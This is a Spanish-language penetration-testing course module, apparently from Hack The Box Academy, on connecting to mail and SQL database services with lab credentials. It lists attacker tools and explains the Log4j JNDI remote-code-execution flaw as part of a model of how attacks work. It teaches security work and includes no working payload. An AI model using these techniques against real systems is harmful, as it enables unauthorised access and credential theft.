
```
sudo apt-get install evolution
```

```
AlejandroGB@htb[/htb]$ sudo apt-get install evolution  
...SNIP...
```

Nota: Si al iniciar la evolución aparece un error que indica "bwrap: No se puede crear el archivo en ...", utilice este comando para iniciar la evolución **export WEBKIT_FORCE_SANDBOX=0 && evolution**.

Vídeo: Conexión a IMAP y SMTP mediante Evolution

Haga clic en la imagen a continuación para ver una breve demostración en vídeo.




Podemos utilizar el nombre de dominio o la dirección IP del servidor de correo. Si el servidor utiliza SMTPS o IMAPS, necesitaremos el método de cifrado adecuado (TLS en un puerto dedicado o STARTTLS después de la conexión). Podemos utilizar la opción **Check for Supported Types** de autenticación para confirmar si el servidor admite el método seleccionado.

Bases de datos

Las bases de datos se utilizan normalmente en las empresas y la mayoría de ellas las utilizan para almacenar y gestionar información. Existen distintos tipos de bases de datos, como las bases de datos jerárquicas, las bases de datos NoSQL (o no relacionales) y las bases de datos relacionales SQL. Nos centraremos en las bases de datos relacionales SQL y en las dos bases de datos relacionales más comunes, [MySQL](#) y [MSSQL](#). Tenemos tres formas habituales de interactuar con las bases de datos:

1. Utilidades de línea de comandos ([mysql](#) o [sqsh](#))
2. Una aplicación GUI para interactuar con bases de datos como HeidiSQL, MySQL Workbench o SQL Server Management Studio.
3. Lenguajes de programación

Ejemplo de MySQL



Exploraremos las utilidades de línea de comandos y una aplicación GUI.

MSSQL

Para interactuar con [MSSQL \(Microsoft SQL Server\)](#) con Linux podemos utilizar [sqsh](#) o [sqlcmd](#) si utilizamos Windows. Sqsh es mucho más que un simple [prompt](#). Su objetivo es proporcionar gran parte de la funcionalidad que ofrece un shell de comandos, como [variables](#), [alias](#), [redirección](#), [canalizaciones](#), [back-grounding](#), control de trabajos, historial, sustitución de comandos y configuración dinámica. Podemos iniciar una sesión SQL interactiva de la siguiente manera:

Linux-SQSH

```
[!bash!]$ sqsh -S 10.129.20.13 -U username -P Password123
```

La utilidad sqlcmd le permite ingresar instrucciones [Transact-SQL](#), procedimientos del sistema y archivos de script a través de una variedad de modos disponibles:

- En el símbolo del sistema.
- En el Editor de consultas en modo SQLCMD.
- En un archivo de script de Windows.
- En un paso de trabajo del sistema operativo (Cmd.exe) de un trabajo del Agente SQL Server.

Windows – SQLCMD

```
C:\htb> sqlcmd -S 10.129.20.13 -U username -P Password123
```

Para obtener más información sobre el sqlcmd uso, puede consultar [la documentación de Microsoft](#).

MySQL

Para interactuar con [MySQL](#), podemos utilizar los binarios MySQL para Linux (mysql) o Windows (mysql.exe). MySQL viene preinstalado en algunas distribuciones Linux, pero podemos instalar los binarios MySQL para Linux o Windows utilizando esta [guía](#). Iniciar una sesión SQL interactiva utilizando Linux:

Linux - MySQL

```
[!bash!]$ mysql -u username -pPassword123 -h 10.129.20.13
```

Podemos iniciar fácilmente una sesión SQL interactiva usando Windows:

Windows – MySQL

```
C:\htb> mysql.exe -u username -pPassword123 -h 10.129.20.13
```

Aplicación GUI

Los motores de bases de datos suelen tener su propia aplicación GUI. MySQL tiene [MySQL Workbench](#) y MSSQL tiene [SQL Server Management Studio o SSMS](#), podemos instalar esas herramientas en nuestro host de ataque y conectarnos a la base de datos. SSMS solo es compatible con Windows. Una alternativa es utilizar herramientas comunitarias como [dbeaver](#). [dbeaver](#) es una herramienta de base de datos multiplataforma para Linux, macOS y Windows que admite la conexión a múltiples motores de bases de datos como MSSQL, MySQL, PostgreSQL, entre otros, lo que nos facilita, como atacantes, interactuar con servidores de bases de datos comunes.

Para instalar [dbeaver](#) usando un paquete Debian podemos descargar el paquete release .deb desde <https://github.com/dbeaver/dbeaver/releases> y ejecutar el siguiente comando:

Instalar dbeaver

```
[!bash!]$ sudo dpkg -i dbeaver-<version>.deb
```

Para iniciar la aplicación utilice:


Ejecutar dbeaver

```
[!bash!]$ dbeaver &
```

Para conectarnos a una base de datos, necesitaremos un conjunto de credenciales, la IP de destino y el número de puerto de la base de datos, y el motor de base de datos al que intentamos conectarnos (MySQL, MSSQL u otro).


Vídeo: Conexión a una base de datos MSSQL mediante dbeaver

Haga clic en la imagen a continuación para ver una breve demostración en vídeo sobre cómo conectarse a una base de datos MSSQL mediante dbeaver.



Haga clic en la imagen a continuación para ver una breve demostración en vídeo sobre cómo conectarse a una base de datos MySQL usando dbeaver.

Vídeo: Conexión a la base de datos MySQL mediantedbeaver



Una vez que tenemos acceso a la base de datos mediante una utilidad de línea de comandos o una aplicación GUI, podemos utilizar [instrucciones Transact-SQL](#) comunes para enumerar bases de datos y tablas que contienen información confidencial, como nombres de usuario y contraseñas. Si tenemos los privilegios correctos, podríamos ejecutar comandos como la cuenta de servicio MSSQL. Más adelante en este módulo, analizaremos las instrucciones Transact-SQL comunes y los ataques a las bases de datos MSSQL y MySQL.

Herramientas

Es fundamental familiarizarse con las utilidades de línea de comandos predeterminadas disponibles para interactuar con diferentes servicios. Sin embargo, a medida que avanzamos en el campo, encontraremos herramientas que nos pueden ayudar a ser más eficientes. La comunidad generalmente crea esas herramientas. Aunque, eventualmente, tendremos ideas sobre cómo se puede mejorar una herramienta o para crear nuestras propias herramientas, incluso si no somos desarrolladores a tiempo completo, cuanto más nos familiarizamos con el hacking, más nos encontramos buscando una herramienta que no existe, lo que puede ser una oportunidad para aprender y crear nuestras propias herramientas.

SMB	FTP	Email	Databases
smbclient	ftp	Thunderbird	mssql-cli
CrackMapExec	lftp	Claws	mycli
SMBMap	ncftp	Geary	mssqlclient.py
Impacket	filezilla	MailSpring	dbeaver
psexec.py	crossftp	mutt	MySQL Workbench
smbexec.py		mailutils	SQL Server Management Studio or SSMS
		sendEmail	
		swaks	
		sendmail	

Solución de problemas generales

Dependiendo de la versión de Windows o Linux con la que estemos trabajando o a la que estemos apuntando, podemos encontrarnos con diferentes problemas al intentar conectarnos a un servicio.

Algunas razones por las que podríamos no tener acceso a un recurso:

- Autenticación
- Privilegios
- Conexión de red
- Reglas del cortafuegos
- Soporte de protocolo

Hay que tener en cuenta que podemos encontrarnos con distintos errores según el servicio al que nos dirigimos. Podemos utilizar los códigos de error a nuestro favor y buscar documentación oficial o foros donde hayan solucionado algún problema similar al nuestro.


El concepto de ataques

Para entender de forma eficaz los ataques a los diferentes servicios, debemos analizar cómo se pueden atacar estos servicios. Un concepto es un plan esbozado que se aplica a proyectos futuros. Como ejemplo, podemos pensar en el concepto de construir una casa. Muchas casas tienen un sótano, cuatro paredes y un techo. La mayoría de las casas se construyen de esta manera y es un concepto que se aplica en todo el mundo. Los detalles más finos, como el material utilizado o el tipo de diseño, son flexibles y se pueden adaptar a los deseos y circunstancias individuales. Este ejemplo muestra que un concepto necesita una categorización general (piso, paredes, techo).

En nuestro caso, necesitamos crear un concepto para los ataques a todos los servicios posibles y dividirlo en categorías que resuman todos los servicios, pero dejen los métodos de ataque individuales.

Para explicar un poco más claramente de qué estamos hablando, podemos intentar agrupar nosotros mismos los servicios SSH, FTP, SMB y HTTP y averiguar qué tienen en común estos servicios. Luego, debemos crear una estructura que nos permita identificar los puntos de ataque de estos diferentes servicios utilizando un único patrón.

Analizar los puntos en común y crear plantillas de patrones que se adapten a todos los casos imaginables no es un producto terminado, sino un proceso que hace que estas plantillas de patrones se hagan cada vez más grandes. Por lo tanto, hemos creado una plantilla de patrones para este tema para que puedas enseñar y explicar mejor y de manera más eficiente el concepto detrás de los ataques.



Fuente

Podemos generalizar Source como fuente de información utilizada para la tarea específica de un proceso. Existen muchas formas diferentes de pasar información a un proceso. El gráfico muestra algunos de los ejemplos más comunes de cómo se pasa información a los procesos.

Fuente de información	Descripción
Code	Esto significa que se utilizan como fuente de información los resultados del código del programa ya ejecutado, que pueden provenir de diferentes funciones de un programa.
Libraries	Una biblioteca es una colección de recursos de programa, incluidos datos de configuración, documentación, datos de ayuda, plantillas de mensajes, código prediseñado y subrutinas, clases, valores o especificaciones de tipo.
Config	Las configuraciones suelen ser valores estáticos o prescritos que determinan cómo el proceso procesa la información.
APIs	La interfaz de programación de aplicaciones (API) se utiliza principalmente como interfaz de programas para recuperar o proporcionar información.
User Input	Si un programa tiene una función que permite al usuario ingresar valores específicos que se utilizan para procesar la información en consecuencia, se trata de la entrada manual de información por parte de una persona.

Procesos

El objetivo Process es procesar la información que llega desde la fuente. Esta se procesa de acuerdo con la tarea prevista que determina el código del programa. Para cada tarea, el desarrollador especifica cómo se procesa la información. Esto puede ocurrir mediante clases con diferentes funciones, cálculos y bucles. La variedad de posibilidades para esto es tan diversa como el número de desarrolladores en el mundo. En consecuencia, la mayoría de las vulnerabilidades se encuentran en el código del programa que ejecuta el proceso.

Componentes del proceso	Descripción
PID	El identificador de proceso (PID) identifica el proceso que se está iniciando o que ya está en ejecución. Los procesos en ejecución ya tienen privilegios asignados y se inician otros nuevos en consecuencia.
Input	Se refiere a la entrada de información que podría ser asignada por un usuario o como resultado de una función programada.
Data processing	Las funciones codificadas de un programa dictan cómo se procesa la información recibida.
Variables	Las variables se utilizan como marcadores de posición para la información que diferentes funciones pueden procesar durante la tarea.
Logging	Durante el registro, se documentan determinados eventos y, en la mayoría de los casos, se almacenan en un registro o archivo, lo que significa que cierta información permanece en el sistema.

Privilegios

Los (Privileges) privilegios están presentes en cualquier sistema que controle procesos. Estos sirven como un tipo de permiso que determina qué tareas y acciones se pueden realizar en el sistema. En términos sencillos, se puede comparar con un billete de autobús. Si utilizamos un billete destinado a una región en particular, podremos utilizar el autobús, y en caso contrario, no. Estos privilegios (o en sentido figurado, nuestros billetes) también se pueden utilizar para diferentes medios de transporte, como aviones, trenes, barcos y otros. En los sistemas informáticos, estos privilegios sirven como control y segmentación de acciones para las que se necesitan diferentes permisos, controlados por el sistema. Por tanto, los derechos se comprueban en función de esta categorización cuando un proceso necesita cumplir con su tarea. Si el proceso satisface estos privilegios y condiciones, el sistema aprueba la acción solicitada. Podemos dividir estos privilegios en las siguientes áreas:

Privilegios	Descripción
System	Estos privilegios son los más altos que se pueden obtener y permiten realizar cualquier modificación del sistema. En Windows, este tipo de privilegio se denomina SYSTEM , y en Linux, se denomina root .
User	Los privilegios de usuario son permisos que se han asignado a un usuario específico. Por razones de seguridad, durante la instalación de distribuciones Linux, se suelen configurar usuarios independientes para servicios específicos.
Groups	Los grupos son una categorización de al menos un usuario que tiene ciertos permisos para realizar acciones específicas.
Policies	Las políticas determinan la ejecución de comandos específicos de la aplicación, que también pueden aplicarse a usuarios individuales o agrupados y sus acciones.
Rules	Las reglas son los permisos para realizar acciones manejadas desde dentro de las propias aplicaciones.

Destino

Toda tarea tiene al menos un propósito y un objetivo que debe cumplirse. Lógicamente, si faltan cambios en los conjuntos de datos o no se almacenan o reenvían a ningún lugar, la tarea sería generalmente innecesaria. El resultado de una tarea de este tipo se almacena en algún lugar o se reenvía a otro punto de procesamiento. Por lo tanto, aquí hablamos del lugar Destination donde se realizarán los cambios. Estos puntos de procesamiento pueden apuntar a un proceso local o remoto. Por lo tanto, a nivel local, los archivos o registros locales pueden ser modificados por el proceso o reenviados a otros servicios locales para su uso posterior. Sin embargo, esto no excluye la posibilidad de que el mismo proceso también pueda reutilizar los datos resultantes. Si el proceso se completa con el almacenamiento de datos o su reenvío, se cierra el ciclo que lleva a la finalización de la tarea.

Destino	Descripción
Local	El área local es el entorno del sistema en el que se produjo el proceso. Por lo tanto, los resultados y las consecuencias de una tarea se procesan posteriormente mediante un proceso que incluye cambios en los conjuntos de datos o el almacenamiento de los datos.
Network	El área de red se ocupa principalmente de reenviar los resultados de un proceso a una interfaz remota. Puede tratarse de una dirección IP y sus servicios o incluso de redes enteras. Los resultados de dichos procesos también pueden influir en la ruta en determinadas circunstancias.

Log4j

Un gran ejemplo es la vulnerabilidad crítica Log4j ([CVE-2021-44228](#)) que se publicó a fines de 2021. Log4j es un marco de trabajo o Library se utiliza para registrar mensajes de aplicaciones en Java y otros lenguajes de programación. Esta biblioteca contiene clases y funciones que otros lenguajes de programación pueden integrar. Para este propósito, la información se documenta, de manera similar a un libro de registro. Además, el alcance de la documentación se puede configurar ampliamente. Como resultado, se ha convertido en un estándar dentro de muchos productos de software comerciales y de código abierto. En este ejemplo, un atacante puede manipular el encabezado **User-Agent** de HTTP e insertar una búsqueda JNDI como un comando destinado a Log4j library. En consecuencia, no se procesa el encabezado User-Agent real, como Mozilla 5.0, sino la búsqueda JNDI.

El proceso de Log4j consiste en registrar el User-Agent como una cadena mediante una función y almacenarla en la ubicación designada. La vulnerabilidad de este proceso es la interpretación incorrecta de la cadena, que lleva a la ejecución de una solicitud en lugar de registrar los eventos. Sin embargo, antes de profundizar en esta función, debemos hablar sobre los privilegios.

Lo que hizo que la vulnerabilidad de Log4j fuera tan peligrosa fue el impacto Privileges que trajo consigo la implementación. Los registros suelen considerarse confidenciales porque pueden contener datos sobre el servicio, el sistema en sí o incluso los clientes. Por lo tanto, los registros suelen almacenarse en ubicaciones a las que ningún usuario normal debería poder acceder. En consecuencia, la mayoría de las aplicaciones con la implementación de Log4j se ejecutaban con privilegios de administrador. El proceso en sí mismo explotaba la biblioteca manipulando el User-Agent de modo que el proceso malinterpretara la fuente y provocara la ejecución del código proporcionado por el usuario.

La interpretación errónea del User-Agent da lugar a una consulta JNDI que se ejecuta como un comando desde el sistema con privilegios de administrador y consulta un servidor remoto controlado por el atacante, que en nuestro caso es el que se encuentra en Destination nuestro concepto de ataques. Esta consulta solicita una clase Java creada por el atacante y se manipula para sus propios fines. El código Java consultado dentro de la clase Java manipulada se ejecuta en el mismo proceso, lo que da lugar a una vulnerabilidad **RCE** de ejecución de código remoto ().

GovCERT.ch ha creado una excelente representación gráfica de la vulnerabilidad Log4j que vale la pena examinar en detalle.

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

The string is passed to log4j for logging

log4j interpolates the string and queries the malicious LDAP server.




Imagen en inglés


El Ataque log4j JNDI

y cómo prevenirlo

Un atacante inserta la búsqueda JNDI en un campo de encabezado que es probable que se registre.

La cadena se pasa a log4j para la tala

log4j interpola la cadena y consulta el servidor LDAP malicioso.



Traducida al español

